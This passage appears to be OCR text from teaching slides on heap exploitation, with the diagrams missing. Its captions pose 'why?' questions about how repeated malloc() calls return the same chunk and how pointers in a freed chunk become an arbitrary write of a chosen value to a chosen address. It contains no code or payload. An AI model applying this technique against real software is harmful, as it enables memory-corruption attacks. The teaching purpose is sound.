


After malloc() Has Been Called



After Another malloc()

Same chunk will be returned... (why?)



After another malloc, pointers will be read from here as if it were a free chunk (why?)

One will be interpreted as address, the other as value (why?)